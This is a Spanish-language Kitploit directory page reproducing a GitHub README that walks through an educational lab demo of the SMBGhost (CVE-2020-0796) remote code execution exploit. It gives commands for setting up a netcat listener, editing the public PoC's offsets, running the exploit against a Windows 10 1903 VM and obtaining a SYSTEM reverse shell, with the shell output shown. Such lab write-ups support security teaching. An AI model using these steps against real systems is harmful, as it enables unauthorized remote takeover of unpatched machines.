Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
Herramientas/GitHubGitHub/tdevworks/cve-2020-0796-smbghost-exploit-demo
Análisis de VulnerabilidadesExplotaciónPruebas de PenetraciónAprendizaje y EducaciónHerramienta de Acceso RemotoDesarrollo de PayloadsExplotación de BinariosLabs y Práctica
GitHub
tdevworks/cve-2020-0796-smbghost-exploit-demo

CVE-2020-0796-SMBGhost-Exploit-Demo

Prueba de concepto educativa para CVE-2020-0796 (SMBGhost) que demuestra RCE previa a la autenticación en Windows SMBv3. Incluye configuración del laboratorio paso a paso, cálculo de offsets y ejecución de shell inversa para entrenamiento controlado en ciberseguridad.

Ver Repositorio
82hace 1 añoAún no revisado
Compartir

Exploit Demo de CVE-2020-0796 (SMBGhost)

Este proyecto demuestra una prueba de concepto (PoC) del exploit CVE-2020-0796, también conocido como SMBGhost, una vulnerabilidad crítica de ejecución remota de código sin autenticación que afecta a sistemas Windows 10 y Windows Server que utilizan SMBv3. Fue desarrollado como parte de un proyecto escolar de ciberseguridad. Todo el crédito del código del exploit corresponde a ZecOps. Yo solo lo he utilizado y adaptado con fines educativos para demostrar la explotación de CVE-2020-0796 en un entorno de laboratorio controlado.

Requisitos para la Demo

Para replicar esta demostración, se requiere la siguiente configuración:

Máquina Atacante

  • VirtualBox (usando NATNetwork para la red de máquinas virtuales)
  • Windows 10 (cualquier versión reciente)
  • Python 3.x (agregado al PATH del sistema)
  • Netcat (incluido con Nmap o instalado por separado)
  • Script de exploit del PoC de GitHub:
    SMBleedingGhost.py de ZecOps

Máquina Objetivo

  • VirtualBox (misma configuración de NATNetwork)
  • Windows 10 versión 1903, lanzamiento 19H1
    Compilación 18362.356 – 2019.09, Edición Home o Pro (x64)
  • Firewall de Windows deshabilitado (para permitir el acceso al puerto 445)
  • Script de cálculo de offsets del PoC de GitHub:
    calc_target_offsets.bat de ZecOps

Demostración: Exploit Paso a Paso

Paso 1: Obtener las Direcciones IP de Ambas Máquinas Virtuales

  1. Abra el Símbolo del sistema tanto en la máquina virtual Atacante como en la Objetivo.

  2. Ejecute el siguiente comando en cada máquina:

    ipconfig
    

Screenshot 2025-05-16 172329

  1. Anote las direcciones IP de las máquinas virtuales; las usará en los pasos siguientes.

Paso 2: Calcular los Offsets en la Máquina Objetivo

  1. En la Máquina Objetivo, navegue hasta la carpeta CVE-2020-0796-RCE-POC-master.
  2. Haga doble clic para ejecutar el script: calc_target_offsets.bat
  • Esto generará los offsets de memoria necesarios para el exploit.
  • Mantenga la ventana abierta y anote los valores mostrados; los usará en el siguiente paso.

Screenshot 2025-05-16 172350


Paso 3: Actualizar el Script del Exploit en la Máquina Atacante

  1. En la Máquina Atacante, abra la misma carpeta CVE-2020-0796-RCE-POC-master.
  2. Haga clic derecho en SMBleedingGhost.py y ábralo con el Bloc de notas.
  3. En el archivo SMBleedingGhost.py, desplácese hacia abajo y localice la sección que comienza con OFFSETS = {.
  4. Reemplace los valores de offset existentes con los que obtuvo de la Máquina Objetivo.
  5. Guarde el archivo después de editarlo.
  6. Ahora puede cerrar la ventana de offsets en la Máquina Objetivo.

Screenshot 2025-05-16 172403


Paso 4: Iniciar el Oyente de Netcat en la Máquina Atacante

Abra un nuevo Símbolo del sistema y ejecute:

ncat -lvp 4321
  • Esto configura un oyente en el puerto 4321 para recibir una reverse shell de la Máquina Objetivo tras una explotación exitosa.
  • Puede cambiar el número de puerto si es necesario.

Screenshot 2025-05-16 172419


Paso 5: Ejecutar el Exploit desde la Máquina Atacante

  1. Abra otro Símbolo del sistema y navegue hasta el directorio del PoC (yo lo guardé en el Escritorio):
cd Desktop
cd CVE-2020-0796-RCE-POC-master
dir
  1. Ejecute el exploit con las IPs y el puerto adecuados:
python SMBleedingGhost.py <ip_objetivo> <ip_atacante> <puerto>

Screenshot 2025-05-16 172450

Ejemplo usado en esta demo:

python SMBleedingGhost.py 192.168.18.61 192.168.18.62 4321
  • 192.168.18.61: IP de la Máquina Objetivo
  • 192.168.18.62: IP de la Máquina Atacante
  • 4321: Puerto usado en el oyente de netcat

Resultado de la Explotación

Si tiene éxito, la ventana de netcat mostrará:

Microsoft Windows [Versión 10.0.18362.356]
(c) 2019 Microsoft Corporation. Todos los derechos reservados.

C:\Windows\system32>

Esto confirma que:

  • La Máquina Objetivo ha sido explotada
  • La Máquina Atacante ahora tiene privilegios de nivel de sistema

Puede validar el acceso ejecutando:

whoami

Esto devolverá:

whoami
nt authority\system

Esto significa que la Máquina Atacante ahora tiene privilegios de nivel de sistema en la Máquina Objetivo.

Screenshot 2025-05-16 172512


También puede ejecutar:

ipconfig

Para verificar que está interactuando con la red de la Máquina Objetivo.

Screenshot 2025-05-16 172550

Nota: La Máquina Objetivo puede fallar después de la explotación. Si ocurre, puede reiniciarla. La sesión del atacante deberá restablecerse después del reinicio.

Agradecimientos

Esta demostración se basa en la prueba de concepto disponible públicamente desarrollada por ZecOps.

Todo el crédito del código del exploit corresponde a ZecOps. Yo solo lo he utilizado y adaptado con fines educativos para demostrar la explotación de CVE-2020-0796 en un entorno de laboratorio controlado.

Referencias

  • Prueba de concepto de ejecución remota de código CVE-2020-0796

Autor

@tdevworks

Aviso de exención de responsabilidad

Este repositorio se crea únicamente con fines educativos.

Todas las herramientas, scripts y técnicas demostradas están destinadas a ayudar a comprender las vulnerabilidades de ciberseguridad en un entorno de laboratorio controlado. No intente utilizar ninguno de los materiales proporcionados en sistemas o redes que no posea o para los cuales no tenga permiso explícito para realizar pruebas.

Cualquier uso indebido del software no será responsabilidad del autor.

Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    933
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    551
  • 3

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    354
  • 4

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    351
  • 5

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingiere informes de Shadowserver en MongoDB y los reproduce como mapas interactivos, análisis, hallazgos, avisos y paneles ejecutivos.

    332
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    289

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →